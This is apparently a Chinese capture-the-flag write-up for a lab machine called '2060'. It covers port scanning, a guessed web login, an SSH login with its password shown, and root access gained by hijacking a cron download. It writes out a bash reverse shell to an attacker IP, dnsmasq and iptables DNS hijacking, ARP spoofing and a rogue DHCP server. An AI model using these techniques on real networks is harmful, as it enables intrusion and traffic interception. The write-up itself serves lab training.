2026


基本信息

```
靶机ip:192.168.31.218
```

信息收集

扫描靶机端口

```
nmap -p-  192.168.31.218
```




user_flag

访问80端口然后得到一个傻妞的前端登录页面，前端中提示了华人牌2060款手机傻妞，于是搜索开机密码




输入**我爱你** 结果登录成功得到用户名和密码



进行ssh登录得到user的flag

```
ssh s1mpl3@192.168.56.31 #xAxW9HWYBPQ6uGMQ3bvy
 cat user.txt
```




root_flag

局域网+ARP欺骗和DNS劫持


然后查看自己可以运行哪些命令,发现我们可以修改时间

```
sudo -l
```




然后接查看一下定时任务并没有发现什么东西，但是从备份存档中可以发现一个bak

```
ls -lah /var/backups/
```



然后查看里面的内容得到

```
cat /var/backups/crontab.bak
```



也就是说每年的8月8号0点0分，系统会访问下载http://2060.dsz中的内容并且让sh去执行，到这里后面的思路就比较明显了就是进行DNS劫持了让其去访问我们伪造的站点下载并执行提权命令就行

首先编写对应shell命令，然后开启服务

```
mkdir -p /tmp/wwwroot
cat > /tmp/wwwroot/index.html <<'EOF'
bash -c 'bash -i >& /dev/tcp/192.168.31.82/4444 0>&1'
EOF
sudo python3 -m http.server 80 -d /tmp/wwwroot
```





然后接下来对其进行进行DNS劫持，利用dnsmasq冒充服务器并加解析记录让其响应回答的是我们的ip，然后利用iptables 重定向

```
sudo dnsmasq --no-resolv --no-hosts --port=5353 \
  --address=/2060.dsz/192.168.31.82 --log-queries &


  sudo iptables -t nat -A PREROUTING -s 192.168.31.218 -p udp --dport 53 -j
REDIRECT --to-ports 5353
```



然后接下来进行双向投毒对让靶机认为网关的mac是kali，让路由器认为靶机的 MAC 是kali，相当于是中间者攻击，并另开一个窗口开启监听

```
sudo arpspoof -i eth0 -t 192.168.31.218 192.168.31.1 &
sudo arpspoof -i eth0 -t 192.168.31.1 192.168.31.218 &
```

```
┌──(lmoon㉿kali)-[~/桌面]
└─$ sudo arpspoof -i eth0 -t 192.168.31.218 192.168.31.1 &
sudo arpspoof -i eth0 -t 192.168.31.1 192.168.31.218 &
[1] 37185
[2] 37186

┌──(lmoon㉿kali)-[~/桌面]
└─$ 0:c:29:84:e7:7f 9c:9d:7e:42:27:25 0806 42: arp reply 192.168.31.218 is-at 0:c:29:84:e7
0:c:29:84:e7:7f 8:0:27:c4:be:b2 0806 42: arp reply 192.168.31.1 is-at 0:c:29:84:e7:7f
0:c:29:84:e7:7f 8:0:27:c4:be:b2 0806 42: arp reply 192.168.31.1 is-at 0:c:29:84:e7:7f
```

```
└─$ sudo nc -lvnp 4444
listening on [any] 4444 ...
```

然后就是访问靶机中修改时间让其进行下载网站的内容并执行，然后虽然我设置的是1秒但是他转发还是需要时间的等一会就行

```
sudo /usr/local/sbin/settime '2029-08-07 23:59:59'#xAxW9HWYBPQ6uGMQ3bvy
```

```
用法： settime "YYYY-MM-DD HH:MM:SS"
s1mpl3@2060:~$ sudo /usr/local/sbin/settime '2029-08-07 23:59:59'
Tue Aug  7 11:59:59 PM EDT 2029
s1mpl3@2060:~$
```

然后在监听的窗口查看结果发现连接成功，读取flag

```
flag{root-fca240db433ae48435f5c2e794b44ea8}
```

```
connect to [192.168.31.82] from (UNKNOWN) [192.168.31.218] 47018
bash: cannot set terminal process group (1669): Inappropriate ioctl for device
bash: no job control in this shell
root@2060:~#
root@2060:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@2060:~# ls
ls
root.txt
root@2060:~# cat root.txt
cat root.txt
flag{root-fca240db433ae48435f5c2e794b44ea8}
root@2060:~#
```

仅本机+ DHCP 注入

```
靶机ip  192.168.56.31
```

然后还一个就是本来我的靶机网卡的设置仅本机所以我的一开始也是不需要进行ARP欺骗，进行DNS劫持部分就行了

拉起dnsmasq，让其同时扮演DHCP和dns,从而达到欺骗的作用

```
sudo dnsmasq --no-resolv --port=53 --host-record=2060.dsz,192.168.56.11 --dhcp-authoritative --dhcp-range=192.168.56.10,192.168.56.99,255.255.255.0,30m --dhcp-option=6,192.168.56.11 --dhcp-option=3 --interface=eth0 --bind-dynamic --log-dhcp --log-facility=- > /tmp/dnsmasq.log 2>&1 &
```

```
sudo dnsmasq \
  --no-resolv \ 不去读no resolv防止将域名转发给上游的DNS
  --port=53 \
  --host-record=2060.dsz,192.168.56.11 \让域名解析成我们的ip192.168.56.11
  --dhcp-authoritative \声明是权威的DHCP服务器达到欺骗的作用
  --dhcp-range=192.168.56.10,192.168.56.99,255.255.255.0,30m \IP段，掩码，时间
  --dhcp-option=6,192.168.56.11 \靶机接受我们的租约之后将ip写入/etc/resolv.conf方便查看是否欺骗成功
  --dhcp-option=3 \
  --interface=eth0 --bind-dynamic > /tmp/dnsmasq.log 2>&1 &
```

```
┌──(lmoon㉿kali)-[~/桌面]
└─$ sudo dnsmasq --no-resolv --port=53 --host-record=2060.dsz,192.168.56.11 --dhcp-authorit
 --dhcp-range=192.168.56.10,192.168.56.99,255.255.255.0,30m --dhcp-option=6,192.168.56.11 -
-option=3 --interface=eth0 --bind-dynamic --log-dhcp --log-facility=- > /tmp/dnsmasq.log 2>
[1] 8786

[1]  + done       sudo dnsmasq --no-resolv --port=53 --host-record=2060.dsz,192.168.56.11
```

开启监听

```
ncat -lvnp 4444
```

```
└─$ ncat -lvnp 4444
Ncat: Version 7.99 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.31:36390.
bash: cannot set terminal process group (772): Inappropr
bash: no job control in this shell
```


运行之后重启靶机然后发现/etc/resolv.conf写入了ip 192.168.56.11说明欺骗成功通过ping测试也表明欺骗成功，然后进行调整时间

```
cat /etc/resolv.conf
sudo /usr/local/sbin/settime '2028-08-07 23:59:55'
```

```
Last login: Sat Oct  3 07:51:40 2026 from 192.168.56.11
s1mpl3@2060:~$ cat /etc/resolv.conf
# Generated by dhcpcd from enp0s3.dhcp
# /etc/resolv.conf.head can replace this line
nameserver 192.168.56.11
# /etc/resolv.conf.tail can replace this line
s1mpl3@2060:~$ sudo /usr/local/sbin/settime '2027-08-07 23:58:30'
[sudo] password for s1mpl3:
Sat Aug  7 11:58:30 PM EDT 2027
s1mpl3@2060:~$ sudo /usr/local/sbin/settime '2028-08-07 23:59:55'
[sudo] password for s1mpl3:
Mon Aug  7 11:59:55 PM EDT 2028
s1mpl3@2060:~$
```

反弹成功

```
id
 cat root.txt
```


Ncat: Connection from 192.168.50.31:50390.
bash: cannot set terminal process group (772): Inappropriate ioctl for de
bash: no job control in this shell
root@2060:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@2060:~# ls
ls
root.txt
root@2060:~# cat root.txt
cat root.txt
flag{root-fca240db433ae48435f5c2e794b44ea8}
root@2060:~#